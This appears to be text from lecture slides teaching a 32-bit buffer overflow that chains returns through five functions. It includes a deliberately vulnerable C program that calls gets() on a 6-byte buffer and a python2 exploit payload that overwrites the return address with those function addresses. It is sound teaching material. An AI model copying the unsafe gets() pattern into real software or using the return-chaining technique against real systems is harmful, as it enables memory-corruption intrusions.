
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


(32 bit) Return to multiple functions?



(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions



Buffer Overflow Example: overflowretchain_32

```
int f1()
{
    printf("Knowledge ");}
```

```
int f2()
{
    printf("is ");}
```

```
void f3()
{
    printf("power. ");}
```

```
void f4()
{
    printf("France ");}
```

```
void f5()
{
    printf("bacon.\n");
    exit(0);}
```

```
int vulfoo()
{
    char buf[6];
```

```
    gets(buf);
    return 0;
}
```

```
int main(int argc, char *argv[])
{
    printf("Function addresses:\nf1: %p\nf2: %p\nf3: %p\nf4: %p\nf5: %p\n", f1, f2, f3, f4, f5);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Buffer Overflow Example: overflowretchain 32bit

```
root@Tancy-PC:/mnt/c/Users/minta/Dropbox/sync/security# python2 -c "print 'A'*0xe + 'A'*4 + '\x2d\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x67\x62\x55\x56' + '\x84\x62\x55\x56' + '\xa1\x62\x55\x56'" | ./bufferoverflow_overflowretchain_32
```

Function addresses:

f1: 0x5655622d

f2: 0x5655624a

f3: 0x56556267

f4: 0x56556284

f5: 0x565562a1

Knowledge is power. France bacon.

(32-bit) Return to functions with one argument?

